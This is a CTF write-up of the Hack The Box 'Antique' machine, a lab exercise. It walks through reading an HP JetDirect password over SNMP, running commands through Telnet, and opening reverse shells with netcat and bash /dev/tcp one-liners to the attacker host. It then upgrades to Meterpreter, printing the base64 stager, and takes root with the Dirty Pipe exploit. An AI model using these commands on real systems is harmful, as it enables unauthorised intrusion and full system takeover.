HTB: Antique – Write Up

By: Drew #3446


[Absence of `sudo` in the execution of the subsequent commands should serve as an indication that the commands are executed as `root`]

Preface

This particular write-up covers the exploitation of a password protected HP JetDirect print server through an outdated protocol called Teletype Network (Telnet). By modern standards, Telnet is regarded as an extremely vulnerable remote access protocol with the most prominent vulnerability being login credentials being echoed in plaintext. This however would not be relevant in the exploitation of this box. Instead, the subsequent sections will explore how the Simple Network Management Protocol (SNMP) can be exploited to gain the initial foothold on the system.


Reconnaissance

We start with the process of gathering as much information as possible. After executing an initial ping sweep to confirm our connection with the target, we then move on to using a Network Mapper (Nmap) to identify the services running on the host. Running the command `nmap -sC -sV 10.10.11.107` should reveal a Telnet service running on port 23 of the host. The `-sC` flag represents the execution of a list of default scripts, shipped with Nmap. The `-sV` flag represents a version scan in trying to find out the version of each of the scanned services. The screenshot below shows the output of the initial scan.



An initial scan of the host revealed the Telnet banner, which reads HP Jetdirect and prompts the user for a password to authenticate. This is a huge indication that we may be dealing with a print server hosted over Telnet.

After doing some digging online, I found that most HP JetDirect printers communicate via SNMP to check a printer's status remotely and monitor printer usage, toner levels, error messages and other vital statistics. To confirm my suspicions, I decided to do a User Datagram Protocol (UDP) scan of the host, since SNMP runs on UDP. The nmap command run the scan is `nmap -Pn -sU 10.10.11.107`. The `-Pn` flag skips host discovery, which can save us a lot of time during the scan. The `-sU` flag represents a scan exclusively targeted to UDP ports.



The result of the scan confirms my initial suspicions. With that I am now going to move on to trying to gain a foothold.

Foothold


Trying to get foothold proved to be one of the hardest parts about solving this particular box. I initially spent hours on end trying to brute force my through the Telnet authentication, but my efforts yielded no results.

Running out of options, I switched tactics. I stumbled across an article which would prove my initial finding of an SNMP port in our previous Nmap scan useful. It turns out that HP printers manufactured prior to 2003 had a vulnerability of displaying passwords in plaintext by making SNMP requests of the printer's object identifier (OID). An OID is responsible for displaying the printer's current status, and the theory goes that by requesting a vulnerable OID, we could potentially reveal the printer's password. The specific OID requested, being documented by HP is (*.iso.org.dod.internet.private.enterprises.hp.nm.system.net-peripheral.net-printer.generalDeviceStatus.gdPasswords*). The command used to retrieve such information is `snmpget -v 1 -c public 10.10.11.107 iso.3.6.1.4.1.11.2.3.9.1.1.13.0`. The `-v` flag specifies the protocol version to use. The number 1 following the flag covers RFC ranges from 1155 to 1157. The `-c` option is used to specify the SNMP community string which acts as a user ID or password that is sent along a Get request. It is not uncommon for printer vendors to use 'public'

as their password of choice. The parameters that follow the community string is the IP address of the host and the request OID.

```
┌──(root💀kali-linux-2021-3)-[/home/parallels]
└─# snmpget -v 1 -c public 10.10.11.107 iso.3.6.1.4.1.11.2.3.9.1.1.13.0
iso.3.6.1.4.1.11.2.3.9.1.1.13.0 = BITS: 50 40 73 73 77 30 72 64 40 31 32 33 21 21 31 3
2
33 1 3 9 17 18 19 22 23 25 26 27 30 31 33 34 35 37 38 39 42 43 49 50 51 54 57 58 61 65
 74 75 79 82 83 86 90 91 94 95 98 103 106 111 114 115 119 122 123 126 130 131 134 135
```

The output of said command results in a hexadecimal output that we have yet to decode to American Standard Code for Information Exchange (ASCII). I erred on the side of caution and copied the whole hex output and decoded it online.



Making a rough guess, I surmised that the password must have been the first series of characters jumbled up together without any whitespace in between, my first guess being `P@ssw0rd@123!!123`.

I decided to test this out by trying to use this password to authenticate against the Telnet client, and to my surprise got in.

```
┌──(root💀kali-linux-2021-3)-[/home/parallels]
└─# telnet 10.10.11.107                                                    1 ×
Trying 10.10.11.107 ...
Connected to 10.10.11.107.
Escape character is '^]'.

HP JetDirect

Password: P@ssw0rd@123!!123

Please type "?" for HELP
> 
```

What struck me as odd was the fact that I wasn't presented with a regular terminal prompt when accessing a box remotely. By typing in "?" in the prompt I was presented with a series of options that I could pass.

```
Please type "?" for HELP
> ?

To Change/Configure Parameters Enter:
Parameter-name: value <Carriage Return>

Parameter-name Type of value
ip: IP-address in dotted notation
subnet-mask: address in dotted notation (enter 0 for default)
default-gw: address in dotted notation (enter 0 for default)
syslog-svr: address in dotted notation (enter 0 for default)
idle-timeout: seconds in integers
set-cmnty-name: alpha-numeric string (32 chars max)
host-name: alpha-numeric string (upper case only, 32 chars max)
dhcp-config: 0 to disable, 1 to enable
allow: <ip> [mask] (0 to clear, list to display, 10 max)

addrawport: <TCP port num> (<TCP port num> 3000-9000)
deleterawport: <TCP port num>
listrawport: (No parameter required)

exec: execute system commands (exec id)
exit: quit from telnet session
```

Considering the first couple of commands would serve us no use in actually finding the root flag, the second to last `exec` command stuck out to me. After playing around with the command, I found out that I could actually pass UNIX commands to obtain the root flag.

```
┌──(root💀kali-linux-2021-3)-[/home/parallels]
└─# telnet 10.10.11.107                                                 1 ×
Trying 10.10.11.107 ...
Connected to 10.10.11.107.
Escape character is '^]'.

HP JetDirect

Password: P@ssw0rd@123!!123

Please type "?" for HELP
> exec pwd
/var/spool/lpd
> exec ls
telnet.py
user.txt
>
```

`exec pwd` displays the current directory we are currently located it, while `exec ls` shows the list of files within the current directory. To read the user flag the command `exec cat user.txt` was passed. The resulting output is in the picture below.

```
> exec cat user.txt
13354bfe9c621ad4fe84c454a213eb73
>
```

Privilege Escalation

As we go further into the directories above the current one, in search of the root directory, we find out that our current user does not have sufficient privileges to access said directory needed to obtain the root flag.

```
┌──(root💀kali-linux-2021-3)-[/home/parallels]
└─# telnet 10.10.11.107
Trying 10.10.11.107...
Connected to 10.10.11.107.
Escape character is '^]'.

HP JetDirect

Password: P@ssw0rd@123!!123

Please type "?" for HELP
> exec id
uid=7(lp) gid=7(lp) groups=7(lp),19(lpadmin)
```


The output above shows the user ID, group ID, and group name of our current user, while the output below shows the permissions attached to the root directory.

```
> exec cd / && ls -alps
total 72
 4 drwxr-xr-x  19 root root  4096 Jan 31  2022 ./
 4 drwxr-xr-x  19 root root  4096 Jan 31  2022 ../
 0 lrwxrwxrwx   1 root root     7 Apr 23  2020 bin → usr/bin
 4 drwxr-xr-x   3 root root  4096 Oct  1  2021 boot/
 4 drwxr-xr-x   2 root root  4096 May 14  2021 cdrom/
 0 drwxr-xr-x  19 root root  3920 May  7 20:02 dev/
 4 drwxr-xr-x 101 root root  4096 Jan 31  2022 etc/
 4 drwxr-xr-x   3 root root  4096 Sep 30  2021 home/
 0 lrwxrwxrwx   1 root root     7 Apr 23  2020 lib → usr/lib
 0 lrwxrwxrwx   1 root root     9 Apr 23  2020 lib32 → usr/lib32
 0 lrwxrwxrwx   1 root root     9 Apr 23  2020 lib64 → usr/lib64
 0 lrwxrwxrwx   1 root root    10 Apr 23  2020 libx32 → usr/libx32
16 drwx------   2 root root 16384 May  7  2020 lost+found/
 4 drwxr-xr-x   2 root root  4096 Apr 23  2020 media/
 4 drwxr-xr-x   2 root root  4096 May 14  2021 mnt/
 4 drwxr-xr-x   2 root root  4096 May 14  2021 opt/
 0 dr-xr-xr-x 201 root root     0 May  7 20:02 proc/
 4 drwx------   5 root root  4096 Oct  1  2021 root/
 0 drwxr-xr-x  27 root root   740 May  7 20:02 run/
 0 lrwxrwxrwx   1 root root     8 Apr 23  2020 sbin → usr/sbin
 4 drwxr-xr-x   2 root root  4096 May 14  2021 srv/
 0 dr-xr-xr-x  13 root root     0 May  7 20:02 sys/
 4 drwxrwxrwt  10 root root  4096 May  7 21:58 tmp/
 4 drwxr-xr-x  15 root root  4096 Sep 21  2021 usr/
 4 drwxr-xr-x  12 root root  4096 Sep 17  2021 var/
>
```

It was at this point that I decided to move laterally. One simple way of doing this would be to spawn a reverse shell from within the Telnet session, catch the shell with netcat, and then send


that shell over to Metasploit to convert it into a Meterpreter shell. This Meterpreter shell would ultimately enable us to inject certain payloads that would enable us to act as root user and access the root flag.

We start off with opening a netcat service at port 1234 by typing in `nc -lvnp 1234`. The `-l` flag sets the program to listen mode to listen for incoming connections. The `-v` flag configures netcat to be verbose and more detailed in its output. The `-n` flag forces netcat to only consider numeric IP addresses and the `-p` flag specifies the local port to receive the incoming connection.



We then send the shell from the existing Telnet session by typing in `exec mknod backpipe p; nc 10.10.14.12 1234 0<backpipe | /bin/bash 1>backpipe`.

The resulting request is caught by our netcat listener.



Once a reverse shell was established, the next step would be to have Metasploit catch another reverse shell request from netcat. We do this by launching msfconsole and then typing `use exploit/multi/handler` and then typing in `set PAYLOAD linux/x86/shell_reverse_tcp` thereafter. Typing in options shows me a list of parameters that I would have to fill in in order to run the exploit.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD linux/x86/shell_reverse_tcp
PAYLOAD ⇒ linux/x86/shell_reverse_tcp
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (linux/x86/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   CMD    /bin/sh          yes       The command string to execute
   LHOST                   yes       The listen address (an interface may be specifi
                                     ed)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) >
```

The LHOST parameter is configured to point to the attacking machine which is done by typing in set LHOST 10.10.14.12 and leaving LPORT as is, as it has not been used before.

```
msf6 exploit(multi/handler) > set LHOST 10.10.14.12
LHOST ⇒ 10.10.14.12
msf6 exploit(multi/handler) >
```

Once all the legwork is done, I typed in `exploit -j` to run the exploit but force it to run as a background process.

```
msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.14.12:4444
msf6 exploit(multi/handler) >
```

Once a listener in Metasploit has been opened, it's now time to spawn a reverse shell from within our netcat session. This is done by executing `bash -i >& /dev/tcp/10.10.14.12/4444 0>&1`.

```
msf6 exploit(multi/handler) > [*] Command shell session 1 opened (10.10.14.12:4444 →
10.10.11.107:43456 ) at 2023-05-07 18:43:27 -0400
```

Typing in `sessions` confirms that a session is currently running in the background.

```
msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type            Information               Connection
  --  ----  ----            -----------               ----------
  1         shell x86/linux  Shell Banner: bash: cannot  10.10.14.12:4444 → 10.10.1
                              set terminal process grou  1.107:43456  (10.10.11.107)
                             p (1003): Inappropriate ..
                             .

msf6 exploit(multi/handler) >
```

Thus, the next step then would be to convert the existing shell to a Meterpreter shell. This is done by typing and executing `use post/multi/manage/shell_to_meterpreter`. This is done to use a module that will specifically convert the existing shell into a Meterpreter one. We then set this module to apply to our current session by typing in `set SESSION 1`. 1 here denotes the session ID as shown in the prior screenshot. Typing and executing `exploit` just runs the module.

```
msf6 exploit(multi/handler) > use post/multi/manage/shell_to_meterpreter
msf6 post(multi/manage/shell_to_meterpreter) > set SESSION 1
SESSION ⇒ 1
msf6 post(multi/manage/shell_to_meterpreter) > exploit

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.10.14.12:4433
[*] Sending stage (989032 bytes) to 10.10.11.107
[-] Error: Unable to execute the following command: "echo -n f0VMRgEBAQAAAAAAAAAAAAIAA
wABAAAAVIAECDQAAAAAAAAAAAAAADQAIAABAAAAAAAAAAAEAAAAAAAAAAIAECACABAjPAAAASgEAAAcAAAAAEAA
AagpeMdv341NDU2oCsGaJ4c2Al1toCgoODGgCABFRieFqZlhQUVeJ4UPNgIXAeRlOdD1oogAAAFhqAGoFieMxy
c2AhcB5vesnsge5ABAAAInjwesMweMMsH3NgIXAeBBbieGZsmqwA82AhcB4Av/huAEAAAC7AQAAAM2A>>'/tmp
/lEQIG.b64' ; ((which base64 >&2 && base64 -d -) || (which base64 >&2 && base64 --deco
de -) || (which openssl >&2 && openssl enc -d -A -base64 -in /dev/stdin) || (which pyt
hon >&2 && python -c 'import sys, base64; print base64.standard_b64decode(sys.stdin.re
ad());') || (which perl >&2 && perl -MMIME::Base64 -ne 'print decode_base64($_)')) 2>
/dev/null > '/tmp/ALdyK' < '/tmp/lEQIG.b64' ; chmod +x '/tmp/ALdyK' ; '/tmp/ALdyK' & s
leep 2 ; rm -f '/tmp/ALdyK' ; rm -f '/tmp/lEQIG.b64'"
[-] Output: "[1] 1228"
[*] Post module execution completed
[*] Stopping exploit/multi/handler
msf6 post(multi/manage/shell_to_meterpreter) > [*] Meterpreter session 2 opened (10.10
.14.12:4433 → 10.10.11.107:53606 ) at 2023-05-07 18:53:04 -0400
```

Typing in sessions further confirms the existence of a successfully spawned Meterpreter shell.

```
msf6 post(multi/manage/shell_to_meterpreter) > sessions

Active sessions
===============

  Id  Name  Type                   Information             Connection
  --  ----  ----                   -----------             ----------
  1         shell x86/linux        Shell Banner: bash: can 10.10.14.12:4444 → 10.1
                                   not set terminal proces 0.11.107:43456  (10.10.1
                                   s group (1003): Inappro 1.107)
                                   priate ...
  2         meterpreter x86/linux  lp @ 10.10.11.107       10.10.14.12:4433 → 10.1
                                                           0.11.107:53606  (10.10.1
                                                           1.107)

msf6 post(multi/manage/shell_to_meterpreter) >
```

We're not out of the woods yet. We still have to move laterally. A very effective way of finding a specific exploit to apply would be to have Metasploit do it for us by running a local exploit suggester. This is done by typing in `use post/multi/recon/local_exploit_suggester`, then applying it to the Meterpreter session identified as session 2 by typing in `set SESSION 2` and running the module itself by typing `run`.

```
msf6 post(multi/manage/shell_to_meterpreter) > use post/multi/recon/local_exploit_sugg
ester
msf6 post(multi/recon/local_exploit_suggester) > set SESSION 2
SESSION ⇒ 2
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 10.10.11.107 - Collecting local exploits for x86/linux ...
[*] 10.10.11.107 - 40 exploit checks are being tried ...
[+] 10.10.11.107 - exploit/linux/local/cve_2022_0847_dirtypipe: The target appears to
be vulnerable. Linux kernel version found: 5.13.0
[+] 10.10.11.107 - exploit/linux/local/pkexec: The service is running, but could not b
e validated.
[+] 10.10.11.107 - exploit/linux/local/su_login: The target appears to be vulnerable.
[*] Post module execution completed
msf6 post(multi/recon/local_exploit_suggester) >
```

Given that the dirty pipe exploit is the first that shows up on the list, we're going to give that a go first. This is done by typing in `use exploit/linux/local/cve_2022_0847_dirtypipe` to use the exploit's module. Then I typed in `set SESSION 2` to apply it to the current Meterpreter shell. I then set the LHOST parameter to the attacking IP's machine by typing in `set LHOST 10.10.14.12` and then typing `run`.

```
msf6 post(multi/recon/local_exploit_suggester) > use exploit/linux/local/cve_2022_0847_di
rtypipe
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
msf6 exploit(linux/local/cve_2022_0847_dirtypipe) > options

Module options (exploit/linux/local/cve_2022_0847_dirtypipe):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   COMPILE           Auto             yes       Compile on target (Accepted: Auto, True
                                                , False)
   SESSION                            yes       The session to run this module on
   SUID_BINARY_PATH  /bin/passwd      no        The path to a suid binary
   WRITABLE_DIR      /tmp             yes       A directory where we can write files


Payload options (linux/x64/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

```
msf6 exploit(linux/local/cve_2022_0847_dirtypipe) > set SESSION 2
SESSION ⇒ 2
```

```
msf6 exploit(linux/local/cve_2022_0847_dirtypipe) > run

[*] Started reverse TCP handler on 10.10.14.12:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. Linux kernel version found: 5.13.0
[*] Executing exploit '/tmp/.srgnsxhix /bin/passwd'
[*] Sending stage (3020772 bytes) to 10.10.11.107
[+] Deleted /tmp/.srgnsxhix
[*] Meterpreter session 4 opened (10.10.14.12:4444 → 10.10.11.107:43458 ) at 2023-05-
07 19:12:18 -0400

meterpreter >
```

And with that, a successful Meterpreter shell is spawned. The real test however is if whether or not we are not logged in as root. Typing in `getuid` should confirm whether we are on the right track.

```
meterpreter > getuid
Server username: root
```

The output shown above confirms that the exploit does work.

From here we can start typing in a series of commands from pwd to determine our current location with respect to the root directory, using cd to go to the root directory, ls to list its contetns and finally cat to read the root flag.

```
meterpreter > pwd
/var/spool/lpd
meterpreter > cd /root
meterpreter > pwd
/root
meterpreter > ls -alps
Listing: /root
==============

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
020666/rw-rw-rw-  0      cha   2023-05-07 16:02:39 -0400  .bash_history
100600/rw-------  33     fil   2023-05-07 16:03:00 -0400  root.txt
100644/rw-r--r--  161    fil   2019-12-05 09:39:21 -0500  .profile
100644/rw-r--r--  323    fil   2021-05-13 01:16:56 -0400  config.py
100644/rw-r--r--  3132   fil   2020-10-06 05:45:39 -0400  .bashrc
040700/rwx------  4096   dir   2021-05-14 06:52:28 -0400  .cache
040755/rwxr-xr-x  4096   dir   2021-05-14 06:52:28 -0400  snap
040755/rwxr-xr-x  4096   dir   2021-05-14 06:52:28 -0400  .local
100644/rw-r--r--  34636  fil   2021-05-12 04:17:50 -0400  snmp-server.py

meterpreter > cat root.txt
5fa4eda91094a75f8efa8778b061b5c4
meterpreter >
```

With the root flag revealed, we conclude our pentest.